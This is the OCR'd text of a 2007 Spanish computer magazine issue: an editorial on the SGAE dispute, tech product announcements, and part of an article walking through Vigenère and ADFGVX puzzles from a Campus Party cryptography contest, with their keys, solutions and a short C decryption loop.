TRUCOS WINDOWS: DATOS DE LA BIOS SIN REINICIAR

@RROBA

122
AÑO X

SÓLO 4,95 €

8 414090 201599 00122

LA REVISTA ESPAÑOLA MÁS VETERANA DE INTERNET Y SEGURIDAD INFORMÁTICA



HACK GOOGLE

¿Te imaginas tu web en los primeros puestos?



CONCURSO DE CRIPTOGRAFÍA
2ª parte del reto

ENTREVISTA A ANA Mª MÉNDEZ
La mujer que desafió a la SGAE

TÉCNICAS DE SNIFFING
Pueden ver qué webs visitamos

Y ADEMÁS...
Crack · Hacktivismo · Programación...

RETROINFORMÁTICA
Por amor, lo dejo todo

VIRUS
Análisis del virus Peacomm.C

BLOGS
Tumblelogs: en pocas palabras



PRESIDENTE DEL CONSEJO EDITORIAL MARICRUZ MONTOYA LINARES
COORDINADOR DE PRODUCCION FRANCISCO PEDREGAL BUENO
DIRECTOR CARLOS VERDIER
REDACTORES GABY LÓPEZ/ ANDRÉS MÉNDEZ/ CAROLINA GARCÍA/ MANUEL BA-LERIOLA/ NICOLÁS VELÁSQUEZ/ SET/ SS / SPARKRISP / MERCÈ MOLIST / FERNANDO GONT
MAQUETACIÓN: PABLO GUIL
@LGARROBA DIRIGE: GABY LÓPEZ
COORDINACIÓN DEPARTAMENTO GRÁFICO DEPARTAMENTO PROPIO
DPTO. DE SUSCRIPCIONES
suscripciones@csr71.com

PUBLICIDAD: Central MEDIA Young/
BARCELONA
Avda. Meridiana 350, 12º C
08027 BARCELONA
Telf.: 93 274 47 39-Fax: 93 346 72 14
E-MAIL: central@cmy.es

@RROBA
arroba@megamultimedia.com
arroba2@megamultimedia.com
Megamultimedia, S.L.
Paseo de Reding, 43, 1º
29016 Málaga
Teléfono: 952 36 31 43

DISTRIBUIDORA INTERNACIONAL
COEDIS

PRINTED IN SPAIN
XI/MMVII


ISSN-1138-1655 - Dep. legal MA-1049-97 / nº122

Vetando derechos

Este mes hemos entrevistado a Ana María Méndez, fundadora de la Asociación Española de Pequeñas y Medianas Empresas de Informática y Nuevas Tecnologías (APEMIT). Creó la organización para plantar batalla a la SGAE, que la denunció por impago del canon y reclamó un pago imposible. Su tienda, Traxtore, peligró a partir de entonces, y habría quebrado de no ser por la perseverancia y la actitud combativa de Ana María. En la entrevista nos explica cómo muchos empresarios que no han tenido la oportunidad de enfrentarse a la SGAE han tenido que pagar cifras astronómicas. Hoy, gracias a la asociación, estas cuantías se han reducido notablemente, y el número de demandas interpuestas por la entidad recaudadora ha descendido sensiblemente.

Como ella misma explica, la ofensiva de la SGAE, amparada desde los poderes públicos, solo ha conseguido crear una economía sumergida en torno a los dispositivos sujetos al canon. Además, ha frenado una actividad económica que gozaba de una salud excelente. Tanto Traxtore como muchos otros establecimientos informáticos han dejado de comercializar productos que puedan atraer las reclamaciones de cualquier entidad de recaudación. No se niega el derecho de los creadores e intérpretes a ser compensados por su trabajo, pero el afán recaudador y la poca inteligencia de quien vela por sus intereses está creando enfrentamientos, frenando actividades económicas y vetando derechos. Gracias a APEMIT, el atropello es ahora menor.

[SUMARIO número 122]



Traxdata Ibérica lanza la primera solución "caja fuerte digital"


Al igual que el CD Soft-R Photo, el CD Soft-R Cryptex es un nuevo producto que utiliza la tecnología 'Self Recordable Media'. Proteger, encriptar, guardar datos y convertirlos en confidenciales son las funciones de este nuevo soporte virgen.

Su fácil uso le suma interés. Y es que con tan sólo insertar el CD Soft-R Cryptex en la grabadora, aparece automáticamente el programa de grabación, sin necesidad de instalación ni actualización previa, ya que utiliza mecanismos fuzzy logic. El siguiente paso que debe seguir el usuario es introducir la contraseña y seleccionar los datos que quiere proteger y guardar.

Con tan sólo unos clics, el usuario puede proteger cualquier tipo de ficheros usando la tecnología auto-grabable. Una vez grabado, el CD Soft-R Cryptex se puede leer en cualquier lector / grabador CD/DVD ROM introduciendo la contraseña, el usuario podrá acceder a sus datos confidenciales. Además, si ha dejado el CD abierto podrá añadir más información. Otro de los puntos a destacar es que no deja rastro en el PC, ya que una vez el usuario ha terminado y antes de expulsar el CD Soft-R Cryptex, la aplicación le solicita si desea guardar una copia temporal de los archivos grabados.

La aplicación incluye teclado virtual y buscador de archivos. Por otra parte soporta multi-sesión pero no reescribe pistas, por lo que cada pista puede leerse individualmente dejando las antiguas versiones disponibles en cualquier momento.





Nuevos productos 11n 300Mbps: rápida conectividad inalámbrica de Conceptronic

Conceptronic introduce en el mercado sus nuevos productos inalámbricos 11n a 300Mbps, aptos para los requisitos más actuales y totalmente compatibles con el nuevo estándar 802.11n 2.0

La nueva generación de productos para redes inalámbricas proporciona una velocidad de hasta 300Mbps y un alcance de hasta 700 metros, lo que significa una rapidez 14 veces mayor y un alcance 6 veces superior que con el estándar inalámbrico actual, el 11g. La principal ventaja es que podrá hacer un uso óptimo de su red y realizar varias tareas simultáneamente, incluso cuando haya más de un usuario conectado, como por ejemplo ver vídeos de su disco duro, jugar, navegar por Internet y descargar programas... ¡todo al mismo tiempo!

Es necesario proteger su red inalámbrica cuando no quiera que otras personas tengan acceso a su red personal. Conceptronic incluye la solución a estas cuestiones en sus productos: WPS (Configuración de Wi-Fi protegida). Todos los productos 300Mbps (802.11n) incluyen esta característica para una fácil configuración y protección de su red. Sólo tiene que pulsar el botón WPS del router y luego conectar el cliente WPS al router con un sólo clic con el ratón y ya tendrá la red protegida. También pueden disfrutar de estas novedades todas aquellas personas que ya dispongan de productos para 802.11b (11 Mbps) ó 802.11g (54 Mbps), ya que son compatibles con todos los dispositivos 802.11n (versión 2.0) y podrán seguir utilizando los dispositivos que dispongan.

Cinergy Antenna XS de TerraTec: Excelente calidad de señal TDT en zonas alejadas de núcleos urbanos


La televisión digital está causando estragos en toda Europa. Aún así, en las zonas periféricas a los grandes núcleos urbanos, la recepción sigue siendo algo defectuosa. Una buena antena condiciona la calidad de la señal de TV. Por esa razón, TerraTec Electronic lanza al mercado otra antena doméstica muy eficaz, diseñada para mejorar la sintonización: la Cinergy Antenna XS. Equipada con tecnología avanzada, mejora notablemente la recepción de la señal a pesar de su diseño compacto (26 x 12 x 2,5cm).

La Cinergy Antenna XS estará disponible a finales de octubre y su precio recomendado será de 19.99€ y contiene un amplificador altamente resistente a las interferencias que generan ciertos dispositivos como los routers WLAN y los móviles. La antena se alimenta a través de su interfaz USB o un sintonizador TDT, no necesita fuente de alimentación adicional. En la tienda online de TerraTec también podrán encontrar adaptadores para la corriente. Se acompaña de una base y un soporte de pared para su fácil instalación.


La Cinergy Antenna XS es compatible con todos los productos TDT de TerraTec así como con los sintonizadores de televisión digital de otros fabricantes.

Sus características de un vistazo:

· Antena interna, compacta y eficaz.
· Recibe señales TDT.
· Mejorados el rango y calidad de recepción.
· Bajo nivel de ruido, y altamente resistente a las interferencias.
· Apta para pared o sobremesa.
· Incluye fuente de alimentación por USB y cable de antena.







CLARANET lanza al mercado Servidores Dedicados Virtuales basados en tecnología Xen

Claranet, uno de los mayores proveedores de Soluciones IP del mercado europeo con presencia en 7 países en todo el mundo, ha lanzado al mercado el servicio de servidores dedicados virtuales basados en tecnología Xen.

Esta tecnología de virtualización, ya utilizada por los principales fabricantes de servidores como Dell, IBM o Sun Microsystems, permite la fragmentación de un servidor de alta capacidad en múltiples entornos dedicados independientes con distintas configuraciones, sistemas operativos y aplicaciones, garantizándose un servicio equiparable a un servidor dedicado pero a un coste menor por el ahorro de espacio y energía. Según la consultora IDC, el 45% de los servidores vendidos en el año 2006 estaban destinados a ser virtualizados. Así, se espera que el incremento de esta tecnología de aquí al 2010 sea muy elevado: 40% de media anual.

Los servidores dedicados virtuales de Claranet utilizan la tecnología Xen, lo que permite alcanzar un elevado rendimiento incluso en arquitecturas de tipo x86 -Intel y AMD- que no suelen conseguirse con técnicas tradicionales de virtualización. A diferencia de las máquinas virtuales tradicionales, que proporcionan entornos basados en software para virtualizar hardware, Xen requiere modificar los sistemas operativos para que estos también participen del proceso de virtualización, lo que se traduce en un rendimiento mayor que el que ofrecen las soluciones de virtualización total.

Según Josep Salom, Director Técnico de Claranet España, - "las soluciones de virtualización suponen una drástica reducción del TCO (Total Cost of Ownership), ya que supone grandes ahorros en términos de hardware, electricidad, espacio y, sobretodo, administración y desarrollo de las aplicaciones."





Los servidores virtuales de Claranet son óptimos para empresas desarrolladoras de software en donde se requiere una elevada flexibilidad para afrontar cargas de trabajo variables o incorporar nuevas aplicaciones o nuevos servicios de forma rápida y con un coste muy reducido. También son una solución óptima para implementar centros de recovery disaster ante una caída del centro primario sin incurrir en costes elevados.

Entre algunas de las numerosas ventajas de los servidores virtuales de Claranet, cabe destacar la utilización de Servidores Multiprocesador Xeon de alta disponibilidad con un tiempo de activación del servicio de menos de 48 horas. Con disponibilidad de hasta 40 Gbytes de espacio en disco duro, todos los servidores virtuales están dotados de conexiones Fast Ethernet y discos SATA2 garantizándose así una muy elevada eficiencia en la carga soportada por cada servidor.

Puede obtener más información sobre los servidores virtuales de Claranet en la web: www.claranet.es o a través del teléfono 902 884 633.

clara.net
internet service provider







Autopsia de un reto

Concurso de criptografía de la 11 Campus Party (II)

Menos de cuarenta y ocho horas para resolver ocho retos criptográficos. Menos aún si tenemos en cuenta las horas de sueño, aunque sé de buena tinta que más de uno prescindió de ellas. Algunos de los concursantes empezaron más tarde por diversos motivos. Alguno, incluso, participó además de forma simultánea en el concurso de seguridad; y de hecho el ganador de dicho concurso fue tercero en el que nos ocupa. Las horas pasaban, la cafeína, teína, taurina y demás inas pululaban por el torrente sanguíneo de todos nosotros. Me encanta el olor de los pensamientos por la mañana...

Conforme pasaban las horas y el final del concurso se acercaba, todo parecía acelerarse. La gente se acercaba al área de software libre para preguntarme por las pruebas y por la clasificación, los correos electrónicos se acumulaban en la bandeja de entrada cuando me ausentaba durante unas horas del recinto, y más de uno se desesperaba por las -siempre según ellos- retorcidas pruebas. Pero no era para tanto, por supuesto. :-)

Ideas al peso

El mes pasado hablamos sobre la organización del taller de criptografía en el área de software libre de la Campus Party 2007 de Valencia, así como de su correspondiente concurso. Como ya comentamos también, el principal problema de orquestar un concurso de esta temática es la dificultad de las pruebas. En palabras de chandra, segundo clasificado del concurso, ***"Si quieres hacer un concurso, obviamente tienes que poner pruebas que sean superables. Y eso se contrapone a los objetivos básicos de la criptografía, que son precisamente el evitar el acceso no autorizado a la información que se pretende proteger".***

A pesar de ello, la gente que participó lo hizo con bastantes ganas, quizá en cierta medida apremiados por la sensación de aceleración que parecía transmitir el ambiente. ***"Una vez que te pones, no puedes dejarlo, no vaya a ser que la competencia se te adelante mientras te has ido a dormir, o a la hora de comer",*** nos cuenta -medio en broma, medio en serio- chandra, quien calificó el concurso como "estresante". ¡Ah, amigo, el que no llora no mama! O, más bien en este caso, el que no piensa no gana.

Ya hablamos de los tres primeros niveles del concurso en el anterior artículo, así que continuaremos justo por donde lo dejamos. Obviamente, la dificultad del proceso aumenta conforme las pruebas van resolviéndose...

Nivel 4

El criptograma que se encontraron los concursantes este nivel es el siguiente:

```
NBEHW HRFEHW IIDGV QJMFEHW D MVGUIX
```

Las pistas iniciales, proporcionadas en el PDF, eran las siguientes:

- **Se trata de un cifrado de tipo polialfabético.**
- **No se utiliza agrupación ni almohadillado.**
- **Los caracteres de la clave son correlativos.**

Posteriormente, se añadieron las siguientes pistas en el foro del concurso, según avanzaba el evento:

- **Se trata de un cifrado de tipo Vigenère.**
- **La clave es alfabética correlativa.**
- **El método de Kasiski puede ayudar.**

Evidentemente, y como se sugirió en las pistas del foro al acercarse la hora de finalización del evento, esta prueba estaba pensada para ser resuelta mediante el método de Kasiski. Dicho método, que fue enunciado y explicado durante la charla del taller, utiliza las repeticiones de patrones en el texto cifrado para inferir información sobre la clave utilizada, como por ejemplo la distancia entre repeticiones y la multiplicidad entre ellas.

Código fuente para resolver la cuarta prueba.

Se utilizó una clave muy sencilla, en este caso "ABCDEF", para facilitar en cierta medida su averiguación tras determinar su tamaño a través del mencionado método. Tras aplicar el descifrado del algoritmo de Vigenère, se obtenía el siguiente mensaje:

```
NACES CRECES DICES MEMECES Y MUERES
```

Nótese la coincidencia de las terminaciones "CES" de la primera, segunda y cuarta palabra con la repetición del patrón "EHW" en el criptograma. La mayoría de los participantes, y particularmente los que destacaron en mayor medida en el concurso, cayeron en la cuenta de esa extraña repetición de caracteres y utilizaron, de una u otra forma, el método Kasiski para determinar al menos la longitud de la clave.

Una vez determinada, la mayoría de la gente recurrió a la fuerza bruta para romper la clave. Para la ruptura se usaron un par de applets Java incrustados en páginas web: http://islab.oregonstate.edu/koc/ece575/02Project/Mun+Lee/VigenereCipher.html y http://pages.central.edu/emp/lintont/classes/spring01/cryptography/java/vigenere.html.


Aunque en esta ocasión rapul, el ganador del concurso, no utilizara un algoritmo para superar la prueba, sí lo tenía diseñado:

```
#include <stdio.h>
#include <string.h>

int main(){
  int i,j,k;
  char etext[]
={"NBEHWHRFEHWIIDGVQJMFEHWDMVGUIX"};
  printf("%s\n\n", etext );

  int key_length = 6;
  for ( j = 0; j < 26 ; j++ ) {
    for ( i = 0; i < strlen( etext ) ;  ) {
      for ( k = 0 ; k < key_length ; k++ ){
        printf("%c", ( ( ( ( ( etext[i] - (
(k+j) ) + 26 - 'A' ) ) % 26 ) ) + 'A' ) );
        i++;
      }
    }
    puts("");
  }
}
```





Applet para el cifrado Vigenère.

Vigenere Applet - Iceape
Archivo Editar Ver Ir Marcadores Herramientas Ventana Ayuda
http://pages.central.edu/emp/lintont/classes/spring01/cryptography/java/vigene

Vigenere Applet

1. Enter plain text or a Vigenere encrypted cipher message in the top Text Area.
2. Enter a key (an English phrase, or random characters) in the second Text Field.
3. Press either the encrypt button or the decrypt button.

Note: This applet will add random characters to the end of your message, so that your message length is a multiple of the length of the key. You can use this to generate a random key as follows:
- Enter a single character in the top Text Area (any character will do).
- Enter n + 1 "a"s in the key field to generate a key with n characters. For example, if you'd like a key with 6 characters, enter aaaaaaa in the key text field.
- Press the encrypt button. Use all but the first character of the output as your key.

Here is the souce code for this applet, VigenereApplet.java, the application source code and BreezyGUI information.

Text to be encrypted — Text goes here
or decrypted
Encryption Key — Key goes here
Do Vigenere Encryption | Decrypt Message | Clear Output

Applet Vigenère utilizado por los concursantes.

"UNA VEZ QUE TE PONES, NO PUEDES DEJARLO, NO VAYA A SER QUE LA COMPETENCIA SE TE ADELANTE MIENTRAS TE HAS IDO A DORMIR, O A LA HORA DE COMER"

Tras finalizar el concurso, me enseñó el código y me explicó porqué no lo había utilizado: había un pequeño error en la línea del printf, el signo tras "etext[i]" debería ser un "+" y no un "-", lo cual causó que no funcionara su programa.

Nivel 5

Al enfrentarse a este nivel, el participante se encontraba con este criptograma:

```
    MBFL JOHAOTG FL
ZOXY PHZQPUOX: SLN WXG
LBWCPMLFUOQX CQ THA/HL JHXFYS
FM OKWYO MBB MYOFM LY NEX
AKN ABGYOTF MNVIBW IBWBGMB
TM MNVIBMEXX YR NEX ZOXY
PHZQPUOX ZLNHATNFHH, BBNEXL
SXLPBIK 3 HZ QAY IBWBGMB, HL
(XM SLNL LINFHH) XGS ITNBK
PBKMFHH.
```

Las pistas iniciales, proporcionadas en el PDF, eran las siguientes:


· Se trata de un cifrado de tipo polialfabético.
· No se utiliza agrupación ni almohadillado.
· Los signos no alfabéticos del texto no han sido cifrados, y pueden proporcionar información útil de cara al criptoanálisis.

Posteriormente, se añadieron las siguientes pistas en el foro del concurso, según avanzaba el evento:

· Se trata de un cifrado de tipo Vigenère.
· El método de Babbage puede ayudar.

Esta prueba, la más compleja de los cifrados Vigenère, estaba pensada para ser rota principalmente mediante fuerza bruta, motivo por el cual se proporcionó un texto de suficiente longitud. No obstante, y pensando en quien quisiera resolverlo mediante métodos criptoanalíticos, se proporcionaba la pista de los signos de puntuación, y se utilizó una clave corta de tres caracteres ("TUX") para cifrar el texto.

Así, mediante el método de Babbage, era posible utilizar las distancias entre los distintos patrones de repetición encontrados en el criptograma, para analizar su multiplicidad e inferir cierta información sobre el tamaño de la clave. Los caracteres no cifrados -signos de puntuación y



A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Applet para el cifrado Vigenère.

números- y un poco de intuición podían ser los ingredientes restantes en la receta de la resolución.

Aquellos que descifraron correctamente el mensaje con la clave "TUX", se encontraron con el siguiente texto:

```
THIS PROGRAM IS
FREE SOFTWARE: YOU CAN
REDISTRIBUTE IT AND/OR MODIFY
IT UNDER THE TERMS OF THE
GNU GENERAL PUBLIC LICENSE
AS PUBLISHED BY THE FREE
SOFTWARE FOUNDATION, EITHER
VERSION 3 OF THE LICENSE, OR
(AT YOUR OPTION) ANY LATER
VERSION.
```

Que es, obviamente, un fragmento de la tercera versión de la licencia pública general (GPL) de GNU. Nuevamente, el idioma es un impedimento adicional para la resolución de la prueba, pues un criptoanálisis que presuponga un texto en claro en castellano se encontrará con muchas más trabas que aquel que no lo haga.

El primero en resolver esta prueba, phiber (tercer clasificado), lo hizo mediante un análisis de autocorrelación llevado a cabo con el software CrypTool, una genial herramienta para el aprendizaje de la criptografía. Mediante la opción correspondiente (Analysis > Symmetric Encription (classic) > Ciphertext-Only > Vigenere), y con la correcta intuición del algoritmo utilizado, obtuvo información sobre el tamaño de la clave -tres- y una sugerencia sobre la misma que resultó ser acertada.

MEDIANTE EL MÉTODO DE BABBAGE, ERA POSIBLE UTILIZAR LAS DISTANCIAS ENTRE LOS DISTINTOS PATRONES DE REPETICIÓN ENCONTRADOS EN EL CRIPTOGRAMA

Chandra -según comentó en el correo de resolución de la prueba- estaba escarmentado con el tema de los idiomas desde la tercera prueba, por lo que no partió de ninguna premisa a ese respecto. Analizando las repeticiones concluyó un tamaño de clave de tres o cinco caracteres, reduciendo el resto del proceso a la pura fuerza bruta.

Otros participantes -como rapul- utilizaron como pista la cadena "THA/HL", suponiendo que podría tratarse de "AND/OR" o "TCP/IP", y haciendo coincidir la clave con la adecuada para descifrar dichas cadenas.

Nivel 6

En este caso, el concursante se encuentra con la siguiente tabla ADFGVX:

```
  A D F G V X
A r 0 k 9 d h
D l c q z a 6
F g n 3 f y p
G 7 x b u i 8
V e 2 j 5 v 4
X o 1 w s m t
```

El siguiente mensaje cifrado con la clave "CAMPUS":

```
XADVDD XAVAAV FDGGVG
GXDDVD VFDDAD VDVVVG FVVAAA
AXFDAX AAXVVD ADAAAA
```

Así como el criptograma a descifrar:

```
LTOWTKAJJPGPSQNJ
```

Las pistas iniciales, proporcionadas en el PDF, eran las siguientes:

- **Se trata de un cifrado de tipo polialfabético.**
- **No se utiliza agrupación ni almohadillado.**

Posteriormente, se añadieron las siguientes pistas en el foro del concurso, según avanzaba el evento:

- **NO es un cifrado ADFGVX estándar, sigue el esquema visto en la presentación.**
- **Hay un simulador de la máquina ENIGMA bastante bueno aquí: http://enigmaco.de/enigma/enigma.swf.**

Nos encontramos ante un nivel bastante laborioso, pues no obstante la resolución debía realizarse forzosamente

Resolución de la sexta prueba.

